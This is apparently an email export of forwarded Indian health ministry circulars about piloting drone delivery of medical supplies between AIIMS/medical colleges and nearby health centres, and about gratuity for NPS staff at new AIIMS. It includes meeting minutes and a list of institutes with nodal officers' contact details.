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Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Drone Technology In Health Care-Ministry of Health and Family Welfare,New Delhi-Urgent

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 4:11 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Mon, Jan 8, 2024 at 10:40 AM
Subject: Fwd: Drone Technology In Health Care-Ministry of Health and Family Welfare,New Delhi-Urgent
To: DDA AIIMS PATNA <dda@aiimspatna.org>, Dr Sanjay Panday <drsanjayp@aiimspatna.org>

Sd/-
Prof. (Dr.) Gopal Krushna Pal
Executive Director & CEO,
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **NRHMIVSECTION ID division** <nrhmivsection@yahoo.in>
Date: Wed, Jan 3, 2024 at 1:07 PM
Subject: Drone Technology In Health Care-Ministry of Health and Family Welfare,New Delhi-Urgent
To: ms@aiimsbilaspur.edu.in <ms@aiimsbilaspur.edu.in>, dineshverma@yahoo.com <dineshverma@yahoo.com>, drjitendergairolla@gmail.com <drjitendergairolla@gmail.com>, dr.prad99@gmail.com <dr.prad99@gmail.com>, dwivedip@aiimsjodhpur.edu.in <dwivedip@aiimsjodhpur.edu.in>, shakti.patho@aiimsbhopal.edu.in <shakti.patho@aiimsbhopal.edu.in>, dr.rashmi.kundapur@gamil.com <dr.rashmi.kundapur@gamil.com>, prajjawalit@gmail.com <prajjawalit@gmail.com>, abhijitboratne@gmail.com <abhijitboratne@gmail.com>, rashmiagarwalla@gmail.com <rashmiagarwalla@gmail.com>, bholanath2001@gmail.com <bholanath2001@gmail.com>, rajeev.a@aiimsmangalagiri.edu.in <rajeev.a@aiimsmangalagiri.edu.in>, ped_joseph@aiimsbhubaneswar.edu.in <ped_joseph@aiimsbhubaneswar.edu.in>, facultyhaneigrihms@gmail.com <facultyhaneigrihms@gmail.com>, drchittoria@yahoo.com <drchittoria@yahoo.com>, eigasunil@gmail.com <eigasunil@gmail.com>, vijaytadia@gmail.com <vijaytadia@gmail.com>, drrveerakumaran@gmail.com <drrveerakumaran@gmail.com>, veerakumaran.cghs@nic.in <veerakumaran.cghs@nic.in>, rltribku@gmail.com <rltribku@gmail.com>, rivubasu83@gmail.com <rivubasu83@gmail.com>, rltriaska.od@gov.in <rltriaska.od@gov.in>, chitaranjanpanda69@gmail.com <chitaranjanpanda69@gmail.com>, vennkatta@gmail.com <vennkatta@gmail.com>, doonmedicalcollege@gmail.com <doonmedicalcollege@gmail.com>, principalvcsg@gmail.com <principalvcsg@gmail.com>, principalgmchld@rediffmail.com <principalgmchld@rediffmail.com>, deanmedicalcollegesurguja@gmail.com <deanmedicalcollegesurguja@gmail.com>, mkcgmc.bam@gmail.com <mkcgmc.bam@gmail.com>, supdtmkcg@gmail.com <supdtmkcg@gmail.com>, mgmmedicalcollege.jamshedpur@gmail.com <mgmmedicalcollege.jamshedpur@gmail.com>, deansmc08@yahoo.co.in <deansmc08@yahoo.co.in>, healthsecy-hp@nic.in <healthsecy-hp@nic.in>, secretaryhealthuk@gmail.com <secretaryhealthuk@gmail.com>, phs@rajasthan.gov.in <phs@rajasthan.gov.in>, mohammed.suleman@gov.in <mohammed.suleman@gov.in>, acshealth@mp.gov.in <acshealth@mp.gov.in>, commrhealth@mp.gov.in <commrhealth@mp.gov.in>,

secretary.health@mp.gov.in <secretary.health@mp.gov.in>, prlsecy_hmfw@telangana.gov.in <prlsecy_hmfw@telangana.gov.in>, sechfwd@gujarat.gov.in <sechfwd@gujarat.gov.in>, sec-health-jhr@nic.in <sec-health-jhr@nic.in>, avinashp.joshi@nic.in <avinashp.joshi@nic.in>, psecup.health@gmail.com <psecup.health@gmail.com>, prlsecy_hmfw@ap.gov.in <prlsecy_hmfw@ap.gov.in>, acshealth23@gmail.com <acshealth23@gmail.com>, secy.cghealth22@gmail.com <secy.cghealth22@gmail.com>, health-bih@nic.in <health-bih@nic.in>, orhealth@nic.in <orhealth@nic.in>, comsecymiz@gmail.com <comsecymiz@gmail.com>, kumar.sampath@gov.in <kumar.sampath@gov.in>, secyhealth.pon@nic.in <secyhealth.pon@nic.in>, pradeepk.jha@ias.nic.in <pradeepk.jha@ias.nic.in>, pradeepkjha@gmail.com <pradeepkjha@gmail.com>, secyhealth-chd@chd.nic.in <secyhealth-chd@chd.nic.in>, hfwsec@gmail.com <hfwsec@gmail.com>, secy.hfw-bgla@bangla.gov.in <secy.hfw-bgla@bangla.gov.in>
Cc: Mr Rajesh Bhushan <secyhfw@nic.in>, dghs@nic.in <dghs@nic.in>, PPS To ASMD <asmd-mohfw@nic.in>, Ms. V. Hekali Zhimomi <zhimomiv@ias.nic.in>, dgoffice@naco.gov.in <dgoffice@naco.gov.in>, ARADHANA PATNAIK <jsadmn-mohfw@gov.in>, ANKITA MISHRA BUNDELA <ankita.edu@nic.in>, PS To ED <ps.ed.nhsrc@gmail.com>, Ranjan Choudhury <ranjan.choudhury@nhsrcindia.org>, gmchldugpg@gmail.com <gmchldugpg@gmail.com>, deanmedicalcollegesurguja@gmail.com <deanmedicalcollegesurguja@gmail.com>, mkcgmchberhampur@gmail.com <mkcgmchberhampur@gmail.com>, deansmc08@yahoo.co.in <deansmc08@yahoo.co.in>, mgmmedicalcollege.jamshedpur@gmail.com <mgmmedicalcollege.jamshedpur@gmail.com>, info@aiimsbilaspur.edu.in <info@aiimsbilaspur.edu.in>, director@aiimsrishikesh.edu.in <director@aiimsrishikesh.edu.in>, director@aiimsjodhpur.edu.in <director@aiimsjodhpur.edu.in>, director@aiimsbhopal.edu.in <director@aiimsbhopal.edu.in>, dean@aiimsbhopal.edu.in <dean@aiimsbhopal.edu.in>, info.aiimsbibinagar@gmail.com <info.aiimsbibinagar@gmail.com>, ed.aiimsrajkot@gmail.com <ed.aiimsrajkot@gmail.com>, office.aiimsdeoghar@gmail.com <office.aiimsdeoghar@gmail.com>, director@aiimsguwahati.ac.in <director@aiimsguwahati.ac.in>, dean-academic@aiimsguwahati.ac.in <dean-academic@aiimsguwahati.ac.in>, aiimsrblps2018@gmail.com <aiimsrblps2018@gmail.com>, director@aiimsmangalagiri.edu.in <director@aiimsmangalagiri.edu.in>, dean@aiimsraipur.edu.in <dean@aiimsraipur.edu.in>, director@aiimspatna.org <director@aiimspatna.org>, patodirector@aiimsbathinda.in <patodirector@aiimsbathinda.in>, director@aiimsbhubaneswar.in <director@aiimsbhubaneswar.in>, director@jipmer.edu.in <director@jipmer.edu.in>, director@jipmer.ac.in <director@jipmer.ac.in>, pgimer-chd@nic.in <pgimer-chd@nic.in>, dpgi@pgimer.edu.in <dpgi@pgimer.edu.in>, dirctor-neigrihms@gov.in <dirctor-neigrihms@gov.in>, infor@ripans.ac.in <infor@ripans.ac.in>, director@rims.edu.in <director@rims.edu.in>, dean@rims.edu.in <dean@rims.edu.in>, dr.yogesh@cghs.nic.in <dr.yogesh@cghs.nic.in>, dircltri.tnchn@nic.in <dircltri.tnchn@nic.in>, rltriaska.od@gov.in <rltriaska.od@gov.in>, rltri.cg@gov.in <rltri.cg@gov.in>, director.aiiph@gov.in <director.aiiph@gov.in>, duttad.aiph@gov.in <duttad.aiph@gov.in>, KAUSTUBH GIRI <dsnhmfin-mohfw@gov.in>, Venkat Nagaraj <venkat.nagaraj@gov.in>, Nidhi Shrivastava <dr.nidhi.mohfw@gmail.com>, Gagan Srivastava <gagan.srivastava@nic.in>, md-hp-nrhm@nic.in <md-hp-nrhm@nic.in>, mdnhmuk@gmail.com <mdnhmuk@gmail.com>, md-nrhm-rj@nic.in <md-nrhm-rj@nic.in>, priyanka.das@mp.gov.in <priyanka.das@mp.gov.in>, mdnhmts@gmail.com <mdnhmts@gmail.com>, md-nhm@gujarat.gov.in <md-nhm@gujarat.gov.in>, mdnhm-jh@jharkhandmail.gov.in <mdnhm-jh@jharkhandmail.gov.in>, mdnrhmasm@gmail.com <mdnrhmasm@gmail.com>, mdupnrhm@gmail.com <mdupnrhm@gmail.com>, mdnhmap@ap.gov.in <mdnhmap@ap.gov.in>, md-nrhm.cg@nic.in <md-nrhm.cg@nic.in>, mdnrhmcg@yahoo.co.in <mdnrhmcg@yahoo.co.in>, office.mdnrhm@gmail.com <office.mdnrhm@gmail.com>, ed_shsb@yahoo.co.in <ed_shsb@yahoo.co.in>, missiondirector@nic.in <missiondirector@nic.in>, ezomawia@nic.in <ezomawia@nic.in>, ramkumar.s@ias.nic.in <ramkumar.s@ias.nic.in>, md-pdy-nrhm@nic.in <md-pdy-nrhm@nic.in>, nrhmpondicherry@yahoo.co.in <nrhmpondicherry@yahoo.co.in>, smd.manipur@gmail.com <smd.manipur@gmail.com>, nrhmchd@gmail.com <nrhmchd@gmail.com>, dirhealth-gmsh16@chd.nic.in <dirhealth-gmsh16@chd.nic.in>, rchpcni@nic.in <rchpcni@nic.in>, nhmtamilnadu@gmail.com <nhmtamilnadu@gmail.com>, shubhanjan.das@ias.nic.in <shubhanjan.das@ias.nic.in>, spmuhp1@gmail.com <spmuhp1@gmail.com>, spm_raj.nrhm@yahoo.com <spm_raj.nrhm@yahoo.com>, amit.jain.nhm@mp.gov.in <amit.jain.nhm@mp.gov.in>, cponhmts@gmail.com <cponhmts@gmail.com>, spmu.health.gujarat@gmail.com <spmu.health.gujarat@gmail.com>, spmjrhms22@gmail.com <spmjrhms22@gmail.com>, spm.nhmassam@gmail.com <spm.nhmassam@gmail.com>, spmnhm@gmail.com <spmnhm@gmail.com>, spmcgnrhm@gmail.com <spmcgnrhm@gmail.com>, anand_sahu2@yahoo.com <anand_sahu2@yahoo.com>, spmshsb@gmail.com <spmshsb@gmail.com>, spmnhmodisha@gmail.com <spmnhmodisha@gmail.com>, nhmmanipur.2022@gmail.com <nhmmanipur.2022@gmail.com>, shms99@gmail.com <shms99@gmail.com>, spmnrhmmegh@gmail.com <spmnrhmmegh@gmail.com>, mizoram.nhm@gmail.com <mizoram.nhm@gmail.com>, sfmpuducherry@gmail.com <sfmpuducherry@gmail.com>, charru.singla47@punjab.gov.in <charru.singla47@punjab.gov.in>, spm.nhm@tn.gov.in <spm.nhm@tn.gov.in>, spm.nhmwb@gmail.com <spm.nhmwb@gmail.com>, vandana.jain@nic.in <vandana.jain@nic.in>, prasad-upsc@gov.in <prasad-upsc@gov.in>

Respected Sir/ Madam,

Kindly find enclosed herewith a copy of D.O Letter No. P-17029/09/2023 - NHM-IV Part -1 dated 02/01/2024 on the subject cited above.

With regards,

NHM-IV Section,
Ministry of Health & Family Welfare,
Room No.542-A, Nirman Bhawan,
New Delhi

Meeting of Drone Technology.pdf
3237K

Aradhana Patnaik, IAS
Joint Secretary

सत्यमेव जयते

आज़ादी का अमृत महोत्सव

भारत सरकार
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
निर्माण भवन, नई दिल्ली-110011
Government of India
Ministry of Health and Family Welfare
Nirman Bhawan, New Delhi-110011

D.O. P-17029/09/2023-NHM-IV-Part (1)
Dated the: 2nd January, 2024

Respected Sir / Madam,

Please refer to DO letter No. Z-28016/54/2023-PMSSY-V dated 16 May 2023 *(Annexure 1)* from Secretary Health & Family Welfare, MoHFW requesting the AIIMS/INIs to explore proactive measures for use of drone for enhancing the outreach of healthcare services in remote and difficult areas and prepare institute wise individual plans for drone technology in healthcare.

2. Use of drone technology in sending drugs/diagnostic samples for testing to a tertiary care centre will have value addition in early diagnosis management, saving lives and last mile medical logistic delivery.

3. Further, a meeting was held under the chairpersonship of Hon'ble HFM dated 8th December,2023 *(Minutes of meeting Annexure 2)* wherein it was decided to map Community Health Centre (CHC) with the identified AIIMS/INIs/identified State Government Medical colleges to adopt drone technology and start regular operations starting from 25th Jan 2024 onwards. *(List of participating institutes & CHC Annexure 3)*

4. The budgetary requirement for the seven (7) State Government medical colleges as mentioned in Annexure 3 shall be met from the NHM framework. The concerned States (Uttarakhand, Chhattisgarh, Jharkhand, Odisha, and Madhya Pradesh) may ask for funds under Serial No 179 of PIP which caters to all PPP proposals. The institutes may undertake the project for a year or for a minimum of three months' period and evaluate the feasibility of the project subsequently.

5. The above services need to be rolled out by the tertiary care institutes (Hub) and CHCs (Spoke) on 25th January 2024. The flight trials are expected to start between 18 – 20 January 2024.

6. In case of any technical assistance or clarification is required, Dr Ranjan Choudhury, Advisor, Healthcare Technology from NHSRC (Mb.7752987502/ Mail ID. Ranjan.choudhury@nhsrcindia.org), or Director PMSSY Division may be contacted. NHSRC will be the technical resource centre for handholding support to the AIIMS/INIs/ Medical college in the implementation of the project.

I would like to request you to support this initiative wholeheartedly and sensitise the health staff at the CHCs for supporting the tertiary care institutes in this endeavour. This initiative will eventually lead to improve adoption of drone

Tel : 011-23063618, 23061097
E-mail : jsadmn-mohfw@gov.in

technology in healthcare and also benefit the CHCs in establishing direct link with a tertiary care institute, for improved health outcome.

Annexures: As Stated Above

With regards.

Yours sincerely

2.1.24

(Aradhana Patnaik)

ACS/PS/Secretary (Health) of the States as per the Annexure III

Copy to

- PSO to Secretary, H&FW
- PS to DGHS, MoHFW
- PPS to AS&MD, NHM
- PPS to AS (ME), MoHFW
- PPS to JS (Policy)
- PPS to JS(PMSSY)
- ED, NHSRC
- Advisor HCT, NHSRC
- Principal/ Dean of

i. Government Doon Medical College, Dehradun, Uttarakhand.
ii. Veer Chandra Singh Garhwali Government Medical Science & Research Institute, Pauri Garhwal Uttarakhand.
iii. Government Medical College Haldwani, Uttarakhand.
iv. Rajmata Shrimati Devender Kumari Singh Deo Government Medical College Ambikapur, Chattisgarh.
v. MKCG Medical College Behrampur, Odisha.
vi. Bundelkhand Medical College Sagar, Madhya Pradesh.
vii. MGM Medical College Jamshedpur, Jharkhand.

- Director/Executive Director – AIIMS (Bilaspur / Rishikesh / Jodhpur / Bhopal / Bibinagar / Rajkot / Deogarh / Gauhati / Raibareilly / Mangalagiri / Raipur / Patna / Bhatinda / Bhubaneshwar)
- INIs (JIPMER/ Puducherry/ PGIMER Chandigarh)
- NE Region Institutes (NEIGRIHMS/RIPANS/RIMS)
- Institutes of DGHS (CLTRI Chengalpattu/RLTRI Aska/RLTRI Gouripur/ RLTRI Raipur/CIP Ranchi and AIIHPH Kolkata)

Annexure-I

राजेश भूषण, आईएएस
सचिव
RAJESH BHUSHAN, IAS
SECRETARY

भारत सरकार
स्वास्थ्य एवं परिवार कल्याण विभाग
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
Government of India
Department of Health and Family Welfare
Ministry of Health and Family Welfare

D.O. No.Z-28016/54/2023-PMSSY-V
16-5-2023

Dear Colleague,

As you are aware, the use of Drones for enhancing outreach and accessibility of health services for the people, has immense potential, particularly in States with difficult geographical terrain. In May 2022, the Indian Council of Medical Research (ICMR) has released a Guidance Document for use of drones in healthcare system which has been followed by the development of a template by National Health Systems Resource Centre (NHSRC), Ministry of Health & Family Welfare, detailing the process to be adopted for use of drones.

2. AIIMS Rishikesh has also successfully conducted pilot trials using drones for delivering medicines to health facilities in remote locations. The experience and outcome of the drone trials was shared by Executive Director AIIMS Rishikesh with EDs of all other AIIMS.

3. Being Institutes of National Importance (INIs) all AIIMS, PGIMER-Chandigarh, JIPMER-Puducherry should explore pro active measures for the use of drone for enhancing the outreach of health care services in remote and difficult areas and also in times of health emergency and natural disasters.

4. I would, therefore, request you to prepare Institute-wise individual plans for using drone technology in healthcare system. While preparing and implementing the plans consultation as necessary should be held with the State Health Department and assistance of NHSRC & ICMR may be availed for technical guidance in the matter. The Plans for the use of drones should be mapped to the geographical and socioeconomic conditions specific to the area of your operation.

5. An Action Taken Report in the above matter may be shared with the Ministry at the earliest.

Warm Regards.

Yours sincerely,

(Rajesh Bhushan)

Director/Executive Director
(AIIMS New Delhi, JIPMER Puducherry, PGIMER Chandigarh and all new AIIMS)

Room No. 156, A-Wing, Nirman Bhawan, New Delhi-110 011
Tele : (O) 011-23061863, 23063221, Fax : 011-23061252, E-mail : secyhfw@nic.in

NHSRC/HCT/DRONE/23-24/01-PT1

3451107/2023/PMSSY DIVISION

I/3635421/2023

Annexure-II

No. NHSRC/HCT/DRONE/23-24/01-PT1 (8235237)
Government of India
M/o Health & Family Welfare
(PMSSY-V Section)

Nirman Bhawan, New Delhi – 110011
Dated: 12.12.2023

1. Maj. Gen (Prof.) Atul Kotwal,
Executive Director, NHSRC
[Email: atul.kotwal@nhsrcindia.org]

2. Dr. Ranjan Kumar Choudhary,
Advisor HCI, NHSRC,
[Email: ranjan.choudhury@nhsrcindia.org]

3. Dr. Prakamya Gupta,
Consultant, NHSRC
[Email: prakamya.gupta@nhsrcindia.org]

Subject: Meeting on implementation of Drone Technology at AIIMS/INIs held on 8th December, 2023 at 09:30 AM at Nirman Bhawan, New Delhi – Reg.

****

Madam / Sir,

I am directed to refer to the meeting held under the chairpersonship of Hon'ble HFM 08th December, 2023 at 09:30 AM in Nirman Bhawan, New Delhi to review / discuss the implementation of Drone Technology at AIIMS/INIs and to forward the Minutes of the Meeting along with the SOP on Use of Drone Technology in Healthcare for information and further necessary action.

2. This issues with the approval of the Competent Authority.

Yours faithfully,

Signed by Manavendra Pratap
(Manavendra Pratap)
Date: 12-12-2023 16:55:28
Reason: Approved

Under Secretary to the Government of India
Tel: 011-23060006

Copy to:

1. PS to Hon'ble HFM,
Nirman Bhawan, New Delhi – 110011

2. PPS to Secretary (HFW), MoHFW
Nirman Bhawan, New Delhi – 110011
[Email: secyhfw@nic.in]

3. Ms. Vandana Jain, Joint Secretary, MoHFW
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5. Shri PC Prasad, Director (PMSSY), MoHFW
Nirman Bhawan, New Delhi - 110011
[Email: prasad-upsc@gov.in]

MINUTES OF MEETING REGARDING IMPLEMENTATION OF DRONE TECHNOLOGY AT AIIMS/INIs HELD ON 8TH DEC 2023 AT 0930H AT MOHFW, NEW DELHI UNDER THE CHAIRPERSONSHIP OF DR MANSUKH MANDAVIYA, HON'BLE HFM, GoI

1. A meeting was held under the chairmanship of Dr. Mansukh Mandaviya Ji, Hon'ble Minister of Health & Family Welfare on 08 Dec 2023 at 0930h. The HFM mentioned that drone technology has immense potential as they can provide rapid and safe logistic solutions for transporting medical supplies and also for fertilizer use. He highlighted that 1200 drone demonstrations have been undertaken till now in the Viksit Bharat Campaign.

2. Dr. Ranjan Choudhury, Advisor Healthcare Technologies, NHSRC presented the proposed action plan for use of drone technology in healthcare. He provided a broad action plan for the implementation of the drone technology in the AIIMS/INIs. He informed that initially, a dedicated drone corridor may be developed between the identified AIIMS/INIs and nearest health facilities. He highlighted the drone as a service (DaaS) model being cost-effective as against the ownership model. AIIMS/ INIs can identify a suitable drone service provider through GeM or through state empaneled drone service provider for initiating the drone operations in their area of responsibility.

3. Hon'ble HFM directed to use the drone technology in healthcare with focused approach having the premier institutes like AIIMS/ INIs located in the hilly / forest areas where use of drones will have value addition in diagnosis, management, saving lives and last mile medical logistics delivery.

4. He also directed to identify a Community Health Centre (CHC) near each of the AIIMS/INIs and use the drone services for transport of blood samples and blood products on regular basis. He then suggested that the NAMO Drone Didi's should be engaged as drone operators. For this, various options were, women from SHG / employed by SHG / Female healthcare workers. These will be trained in drone operations and management.

5. Hon'ble HFM then directed to map the tertiary care institutes along the Himalayan belt, Northeast region and other difficult and tribal areas for connecting with the tertiary care institutes. He highlighted that Hon'ble PM would be launching the 'Namo Drone Didi' project on 25th Jan 2024, hence the project needs to be conducted in a **mission mode**.

6. He stated that to achieve the said target, initially 25 tertiary care institutes may be identified and mapped with the nearest CHC in the initial phase. Later, the project may be scaled at other sites and use cases. He also highlighted the role of the SHGs- 'Namo Drone

Didi' in drone operations. He agreed to the concept of outsourcing of the drone as a service model for the initial phase and directed that selected institutes be tasked to identify the service provider quickly through GeM.

7. Sh Sudhansh Pant, Secretary HFW informed that State Government Medical Colleges may also be included for the said activity as the number of tertiary care facilities (AIIMs/INIs) may be less in numbers. The institutions and sites need to be mapped and finalized at the earliest.

8. The meeting came to an end at 1030h.

9. The meeting was attended by

S.No	Name	Designation/Affiliation
1.	Shri. Sudhansh Pant	Secretary (Health), MoHFW
2.	Ms Vandana Jain	JS (CHS), MoHFW
3.	Maj. Gen (Prof) Atul Kotwal	ED, NHSRC
4.	Air Cmde (Dr.) Ranjan Choudhury VSM	Advisor- HCT, NHSRC
5.	Mr. PC Prasad	Director, PMSSY, MoHFW
6.	Dr. Prakamya Gupta	Consultant- HCT Division, NHSRC

Annexure-III

Appendix- A

LIST OF AIIMS/ INIs/ DGHS INSTITUTES /STATE GOVERNMENT MEDICAL COLLEGES FOR IMPLEMENTATION OF DRONE TECHNOLOGY

S.No	State/UT	Identified -Institute	Nodal Officer	Nearest FRU/CHC
All India Institute of Medical Sciences (AIIMS)				
1	Himachal Pradesh	AIIMS Bilaspur	Dr. Dinesh Kumar Verma 9680778899 ms@aiimsbilaspur.edu.in, dineshverma@yahoo.com	Swarghat PHC/CHC
2	Uttarakhand	AIIMS Rishikesh	Dr. Jitendar Gairolla 8360979173 drjitendergairolla@gmail.com	CHC Chamba CHC Chinyalisaur CHC Lansdowne
3	Rajasthan	AIIMS Jodhpur	Dr. Pradeep 8003996952 dr.prad99@gmail.com, dwivedip@aiimsjodhpur.edu.in	CHC Pindwara
4	Madhya Pradesh	AIIMS Bhopal	Dr. Shakti Yadav 9827724989 shakti.patho@aiimsbhopal.edu.in	CHC Goharganj
5	Telangana	AIIMS Bibinagar	Dr Rashmi Kundapur 9880496567 dr.rashmi.kundapur@gmail.com	CHC Choutuppal
6	Gujarat	AIIMS Rajkot	Dr Pradip Chauhan 8866199560 prajjawalit@gmail.com	CHC Padadhari
7	Jharkhand	AIIMS Deoghar	Dr Abhijit boratne 9751416389 abhijitboratne@gmail.com	CHC Devipur
8	Assam	AIIMS Guwahati	Dr Rashmi Agarwalla 9971502967 rashmiagarwalla@gmail.com	CHC Bezera CHC Mirza

9	Uttar Pradesh	AIIMS Rae Bareli	Dr Bhola Nath 9451802690 bholanath2001@gmail.com	CHC Salon
10	Andhra Pradesh	AIIMS Mangalagiri	Dr Rajeev Aravindakshan 6304836806 rajeev.a@aiimsmangalagiri.edu.in	Centre for Rural Health AIIMS, Nutakki, Guntur
11	Chhattisgarh	AIIMS Raipur	Dr. Dibakar Sahu 8059753143 6264829633	CHC Dharsiva
12	Bihar	AIIMS Patna	Dr. Sanjay Pandey 9472418934 drsanjayp@aiimspatna.org	CHC Naubatpur
13	Odisha	AIIMS Bhubaneswar	Prof. Dr. Joseph John 7559936936 ped_joseph@aiimsbhubaneswar.edu.in	CHC Tangi CHC Mendhasal
Institute of National Importance (INI)				
14	Mizoram	Regional Institute of Paramedical and Nursing Sciences (RIPANS)	Dr. Mawitea 9436140418	Thingsulthliah CHC
15	Meghalaya	NEIGRIHMS	Dr. Saurabh Singh 9919992298 facultyhaneigrihms@gmail.com	CHC Bhoirymbong
16	Puducherry	JIPMER	Prof Ravi Kumar Chittoria (Associate Dean) 9442285670 drchittoria@yahoo.com	CHC Karikalampakkam CHC Mannadipet
17	Manipur	Regional Institute of Medical Sciences (RIMS), Imphal	Dr. Sunil Sharma 8700653811 eigasunil@gmail.com	CHC Khumbong
18	Chandigarh	PGI Chandigarh	Dr. Vijay Tadia 9871097100 vijaytadia@gmail.com	CHC Nalagarh
Directorate General of Health Services (DGHS) IDENTIFIED INSTITUTES				

19	Tamil Nadu	CLTRI Chengalpattu	Dr. Veerakumaran 9444722592 drrveerakumaran@gmail.com veerakumaran.cghs@nic.in	CHC Nandhivaram
20	West Bengal	RLTRI Gouripur	Dr B C Mandal 9732288706 rltribku@gmail.com	Anchuri BPHC
21	West Bengal	AIIHPH Kolkata	Dr Rivu Basu 8420256694 rivubasu83@gmail.com	Anandanagar
22	Odisha	RLTRI Aska	Chitaranjan Panda Deo 9438324455 rltriaska.od@gov.in, chitaranjanpanda69@gmail.com	CHC Balisira
23	Chhattisgarh	RLTRI Raipur	Dr. Venkatesh 9994625350 vennkatta@gmail.com	Rajatalab UPHC
Government Medical Colleges				
24	Uttarakhand	Government Doon Medical College, Dehradun	Dr. Ashutosh Sayana 9837192200, doonmedicalcollege@gmail.com	CHC Doiwala
25		Veer Chander Singh Garwali Government Medical Science & Research Institute, Pauri Garhwal	Dr. C.M.S. Rawat Principal & Dean 9412085617 principalvcsg@gmail.com	CHC Khirsu
26		Government Medical College, Haldwani	Prof. Dr. Arun Joshi, (Principal) 9997533664, 05946-282824 principalgmchld@rediffmail.com	CHC Kotabagh
27	Chhattisgarh	Rajmata Shrimati Devendra Kumari Singhdeo Government medical college, Ambikapur	Dr. Ramanesh Murthy 7752-656031, 9827181965 deanmedicalcollegesurguja@gmail.com	CHC Udaipur

28	Odisha	MKCG Medical College, Berhampur	Dr. Santosh Mishra (Dean) (9437166076) (9437166076) mkcgmc.bam@gmail.com supdtmkcg@gmail.com	CHC Keluapalli
29	Jharkhand	MGM Medical College, Jamshedpur	Dr. K.N. Singh, Principal, 9431381346 mgmmedicalcollege.jamshedpur@gmail.com	CHC Dhalbhumgadh
30	Madhya Pradesh	Bundelkhand Medical College, Sagar	Dr. R.S. Verma 9425023817 deansmc08@yahoo.co.in	CHC Banda

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972 - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:11 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Pmssy Section** <pmssysection@gmail.com>
Date: Wed, Jan 3, 2024 at 3:45 PM
Subject: Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972 - reg.
To: AIIMS Bhopal, Director <director@aiimsbhopal.edu.in>, Director, AIIMS Bhubaneswar <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, sramji57 <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Dr. Vikas Bhatia <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, <puranik_6@hotmail.com>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, Cc: <dinesh.kumar14@nic.in>, K.Balasubramanian Under Secretary <k.balasubramanian38@nic.in>, <ak.biswas57@nic.in>, <dev.gothal@gov.in>, <vivek.mishra92@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to cc your reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Letter All AIIMS 76.pdf
81K

I/3640604/2024

Z-28015/65/2023-PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

745 A, Nirman Bhawan, New Delhi.
Date: 03.01.2024

To

The Directors/Executive Directors of all new AIIMS.

Subject: Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972 - reg.

Madam/Sir,

I am directed to refer to the subject mentioned above and to state that a proposal is under consideration in the Ministry for Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972.

2 . Therefore, it is requested to provide the following information in respect of your Institute latest **by 08.01.2024 positively**-

(i) The estimated financial implication if the proposal is considered; and

(ii) Whether the expenses towards this could be met from internal accrual or otherwise.

Yours faithfully,

Signed by
K balasubramanian
(K. Balasubramanian)
Under Secretary to the Govt. of India
Date: 03-01-2024 15:31:02
Tele:011-2306 0010

Encl. As above

Copy to : Deputy Director (Admn.) of all new AIIMS.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Cyber security measures for priority compliance.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:08 PM
